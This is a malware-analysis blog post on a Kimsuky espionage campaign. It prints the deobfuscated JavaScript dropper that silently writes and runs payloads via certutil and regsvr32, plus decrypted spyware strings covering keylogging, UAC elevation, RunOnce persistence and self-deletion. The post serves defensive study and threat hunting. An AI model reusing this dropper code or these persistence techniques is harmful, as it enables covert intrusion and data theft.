Kimsuky Espionage Campaign

inquest.net/blog/2021/08/23/kimsuky-espionage-campaign

A few days ago, we found an exciting Javascript file masquerading as a PDF that, upon activation, will drop and display a PDF (to maintain the ruse) as well as drop an executable. The document is a lure for the Korean Foreign Ministry document and its newsletter. The same attack was reported earlier by Malwarebytes in June.

Apparently, the threat actor behind this campaign is still using this infrastructure and infection technique.

File Type	Javascript
Sha 256	20eff877aeff0afaa8a5d29fe272bdd61e49779b9e308c4a202ad868a901a5cd
Size	27.31 MB (28634023 bytes)

Image 1: Document images when opened

Image 2: Virustotal

The document shows shallow detection on the VT service. At the beginning of the check, the detection showed 3/58.

We found this very interesting, so we decided to delve deeper into the study of its technical composition.

Image 3:

Opening the document in a Hex editor, we see that it is filled with data that is encoded in Base64. In order to continue our study, it is necessary to extract this data to see what it contains. Also, in the tail of the file we find the executable code, which will run when opened.

Image 4: Embedded PowerShell code


To ease research efforts, we present the previously mentioned executable code in a more human-readable format.

```
bbIIrjT = WScript.CreateObject("Scripting.FileSystemObject");
puXN8a04N = new ActiveXObject("WScript.Shell");
d5OiKu6nsDP = bbIIrjT.GetSpecialFolder(0) + "\\..\\ProgramData";
m5NxSERTu = jfKuGes.createElement("yJ2bTRX");
m5NxSERTu.dataType = "bin.base64";
m5NxSERTu.text = d6rdVIu1CNC;
ubC93V43Ytyiws1 = m5NxSERTu.nodeTypedValue;
fTFlXWHxRT1bQ = new ActiveXObject("ADODB.Stream");
fTFlXWHxRT1bQ.Open();
fTFlXWHxRT1bQ.Type = 1;
fTFlXWHxRT1bQ.Write(ubC93V43Ytyiws1);
fTFlXWHxRT1bQ.SaveToFile(d5OiKu6nsDP + "\\" + trhZnprDzG9, 2);
fTFlXWHxRT1bQ.Close();
if (bbIIrjT.FileExists(d5OiKu6nsDP + "\\" + trhZnprDzG9)) {
    try {
        puXN8a04N.Run("\"" + d5OiKu6nsDP + "\\" + trhZnprDzG9 + "\"");
    } catch (e) {}
}
a9PDYO8b9 = jfKuGes.createElement("bnKtD9l");
a9PDYO8b9.dataType = "bin.base64";
a9PDYO8b9.text = tbPaitkT4N4;
fKdiu33gSKzghNi = a9PDYO8b9.nodeTypedValue;
jYubb9j555tQW = new ActiveXObject("ADODB.Stream");
jYubb9j555tQW.Open();
jYubb9j555tQW.Type = 1;
jYubb9j555tQW.Write(fKdiu33gSKzghNi);
jYubb9j555tQW.SaveToFile(d5OiKu6nsDP + "\\" + zzHMmkBwRtg, 2);
jYubb9j555tQW.Close();
if (bbIIrjT.FileExists(d5OiKu6nsDP + "\\" + zzHMmkBwRtg)) {
    try {
        puXN8a04N.Run("powershell.exe -windowstyle hidden certutil -decode " + d5OiKu6nsDP + "\\" + zzHMmkBwRtg + " " + d5OiKu6nsDP + "\\" + zIbt
        WScript.Sleep(10 * 1000);
    } catch (e) {}
}
if (bbIIrjT.FileExists(d5OiKu6nsDP + "\\" + zIbtnpb1F3W)) {
    try {
        puXN8a04N.Run("powershell.exe -windowstyle hidden regsvr32.exe /s " + d5OiKu6nsDP + "\\" + zIbtnpb1F3W, 0, true);
    } catch (e) {}
}
```

Image 5: PowerShell Script

In Image 5, you can see that the program will launch Adobe Reader, decode the Base64 payload, and run it in stealth mode. But to understand what it launches, we need to extract the payload from the script.

As a reminder, the file size is 27.31 MB, which is quite large, not a small effort for manual data retrieval. Therefore, the easiest way is to write a simple Python script to find Base64 encoded blocks and decode them.



```
bbIIrjT = WScript.CreateObject("Scripting.FileSystemObject");
puXN8a04N = new ActiveXObject("WScript.Shell");
d5OiKu6nsDP = bbIIrjT.GetSpecialFolder(0) + "\\..\\ProgramData";
m5NxSERTu = jfKuGes.createElement("yJ2bTRX");
m5NxSERTu.dataType = "bin.base64";
m5NxSERTu.text = d6rdVIu1CNC; 1
ubC93V43Ytyiws1 = m5NxSERTu.nodeTypedValue;
fTFlXWHxRT1bQ = new ActiveXObject("ADODB.Stream");
fTFlXWHxRT1bQ.Open();
fTFlXWHxRT1bQ.Type = 1;
fTFlXWHxRT1bQ.Write(ubC93V43Ytyiws1);
fTFlXWHxRT1bQ.SaveToFile(d5OiKu6nsDP + "\\" + trhZnprDzG9, 2);
fTFlXWHxRT1bQ.Close();
if (bbIIrjT.FileExists(d5OiKu6nsDP + "\\" + trhZnprDzG9)) {
    try {
        puXN8a04N.Run("\"" + d5OiKu6nsDP + "\\" + trhZnprDzG9 + "\"");
    } catch (e) {}
}
a9PDYO8b9 = jfKuGes.createElement("bnKtD9l");
a9PDYO8b9.dataType = "bin.base64";
a9PDYO8b9.text = tbPaitkT4N4; 2
fKdiu33gSKzghNi = a9PDYO8b9.nodeTypedValue;
jYubb9j555tQW = new ActiveXObject("ADODB.Stream");
jYubb9j555tQW.Open();
jYubb9j555tQW.Type = 1;
jYubb9j555tQW.Write(fKdiu33gSKzghNi);
jYubb9j555tQW.SaveToFile(d5OiKu6nsDP + "\\" + zzHMmkBwRtg, 2);
jYubb9j555tQW.Close();
if (bbIIrjT.FileExists(d5OiKu6nsDP + "\\" + zzHMmkBwRtg)) {
    try {
        puXN8a04N.Run("powershell.exe -windowstyle hidden certutil -decode "
        WScript.Sleep(10 * 1000);
    } catch (e) {}
```

Image 6: Base64 encoded data blocks

Image 7: Base64 data

```
import sys, base64

def openfile (s):
    sys.stderr.write(s + "\n")
sys.stderr.write("Usage: %s<infile><outfile>\n" % sys.argv[0])
sys.exit(1)

def base64Dec(dump,result):
    result = base64.b64decode(dump)

    return(result)
if __name__ == '__main__':

if len(sys.argv) != 3:
    openfile("invalid argument count")
outfile = sys.argv.pop()
infile = sys.argv.pop()
file = open(infile,"rb")
dump = bytearray(file.read())
result = bytearray(len(dump))
opendata = base64Dec(dump,result)
new = open(outfile,"wb")
new.write(opendata)
new.close()
file.close()
```

We can extract the data and decode it with a small Python script; as a result, we were able to retrieve two files from the encoded string.

Sha 256	3251c02ff0fc90dccd79b94fb2064fb3d7f870c69192ac1f10ad136a43c1ccea
File Type	PDF
Size	20.23 MB (21214792 bytes)

File 1

If we take a close look at the first file (3251c02ff0fc90dccd79b94fb2064fb3d7f870c69192ac1f10ad136a43c1ccea) , it is clear that it is legitimate and does not represent any malware load. It was uploaded to VirusTotal on May 27 of this year. Obviously, it is used here as a lure to hide malicious actions at runtime.

The second file we received is also data encoded behind two layers of Base64.




Image 8: The second data block is Base64 encoded twice

Sha 256	0a4f2cff4d4613c08b39c9f18253af0fd356697368eecddf7c0fa560386377e6
File Type	DLL x64
Size	190.00 KB (194560 bytes)

File 2

Executable library packed with UPX. But unpacking this sample is not very difficult. And so we got the payload.

Sha 256	ae50cf4339ff2f2b3a50cf8e8027b818b18a0582e143e842bf41fdb00e0bfba5
File Type	DLL x64
Size	474.50 KB (485888 bytes)

File 2 unpacked

The executable is a Kimsuky espionage tool.




Image 8: Extensions for document search

The malicious document looks for documents(.hwp, .pdf, .doc, .xls, .ppt, .txt) in all directories, including USB drives, with the aim of stealing them.

\REGISTRY\USER\1077083310-4456979867-1000\Software\Microsoft\Windows\CurrentVersion\RunOnce
\REGISTRY\USER\1077083310-4456979867-1000\Software\Microsoft\Windows\CurrentVersion\RunOnce
\REGISTRY\USER\S-1-5-21-2455352368-1077083310-2879168483-1000\Software\Microsoft\Windows\CurrentVersion\RunOnce\ESTsoftAutoUpdate = "regsvr32.exe /s \"C:\\ProgramData\\Software\\ESTsoft\\Common\\ESTCommon.dll\""

The program creates the following registry keys. Thus, after each start of the system, the library will be restarted.

Image 9: Keylogger Artifacts

We see the unique strings that the keylogger uses to record the data entered by the user. We find a lot of encrypted strings in the executable file.

Image 10: Encrypted strings

We managed to decipher all these lines. Here are some of the most interesting ones.

'Win%d.%d.%dx64'

'temp'

'.bat'

'\r\n :repeat\r\n del "%s"\r\n if exist "%s" goto repeat\r\n del "%%~f0"'

'%d-%02d-%02d_%02d-%02d-%02d-%03d'

'kernel32.dll'

'SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System'

'ConsentPromptBehaviorAdmin'

'PromptOnSecureDesktop'

'SeDebugPrivilege'

""

'\r1'

'regsvr32.exe'

'.zip'

'.enc'

'.tmp'

'list.fdb'

'KeyboardMonitor'

'ScreenMonitor'

'FolderMonitor'

'UsbMonitor'

'0602000000A400005253413100040000010001000 5DA37C671C00B2A04759D5A143C015F4D0B38F0F83D6E4E19B309D570ADB6EEA7CACB5A59A489B9E4B8D80

1B76A0C361E7D7798E6248722DC0349400857F68C5B21474138F0D3EE0929AB1EBEA9EBB057E88D0CACB41D4A6029F459AD7B8A8D180B77DC4596745B9CF7

7DAD7B50F44B43DA8F1326E64C53DAA51807A02751E2'

'0702000000A400005253413200040000010001006D4582142BA47753E19FF39DBF232B7BAEE5141CC59AB328CA25EC21BEF955FE091F90B8FF3C3D8CD00973E

'%PDF-1.7..4 0 obj'

'User32.dll'

'SetProcessDPIAware'

'2.0'

b'%s/?m=a&p1=%s&p2=%s-%s-v%s.%d'

'cache'

'list.ldb'

'GetProcAddress'

'Downloads'

'Documents'

'AppData\\Local\\Microsoft\\Windows\\INetCache\\IE'

'flags'

'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36'

"Powershell.exe start-process regsvr32.exe -argumentlist \'

AppData\\Local\\Microsoft\\Windows

LoadLibraryA

LoadLibraryW

CreateProcessW

GetTempFileNameW

'GetTempPathW'

'CopyFileW'

'MoveFileExW'

'CreateFileW'

'DeleteFileW'

'Process32FirstW'

'Process32NextW'

'CreateMutexW'

'GetModuleHandleW'

'GetStartupInfoW'

'OpenMutexW'

'FindFirstFileW'

'FindNextFileW'

'GetWindowsDirectoryW'

'GetVolumeInformationW'

'GetModuleFileNameA'

'CreateProcessA'

'GetTempFileNameA'

'GetTempPathA'

'CopyFileA'

'URLDownloadToFileA'

'URLDownloadToFileW'

'urlmon.dll'

'InternetWriteFile'

'InternetCloseHandle'

'InternetReadFile'

'InternetSetOptionExA'

'HttpSendRequestA'

'AdjustTokenPrivileges'

'texts.letterpaper.press'

'/'

'Software\\ESTsoft\\Common'

'S_Regsvr32'

'SpyRegsvr32-20210505162735'

"powershell.exe start-process regsvr32.exe -argumentlist \'/s %s\' -verb runas"

'ESTCommon.dll'

'Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce'

'ESTsoftAutoUpdate'

Debug lines:

minkernel\\crts\\ucrt\\inc\\corecrt_internal_strtox.h

IoCs

hxxp://texts.letterpaper[.]press

Javascript files

20eff877aeff0afaa8a5d29fe272bdd61e49779b9e308c4a202ad868a901a5cd
e5bd835a7f26ca450770fd61effe22a88f05f12bd61238481b42b6b8d2e8cc3b
a30afeea0bb774b975c0f80273200272e0bc34e3d93caed70dc7356fc156ffc3
0a4f2cff4d4613c08b39c9f18253af0fd356697368eecddf7c0fa560386377e6
fa4d05e42778581d931f07bb213389f8e885f3c779b9b465ce177dd8750065e2

Unpacked library. Kimsuky Spy.

0A4f2cff4d4613c08b39c9f18253af0fd356697368eecddf7c0fa560386377e6
fa4d05e42778581d931f07bb213389f8e885f3c779b9b465ce177dd8750065e2

Unpacked library. Kimsuky Spy.

ae50cf4339ff2f2b3a50cf8e8027b818b18a0582e143e842bf41fdb00e0bfba5

Tags

malware-analysis threat-hunting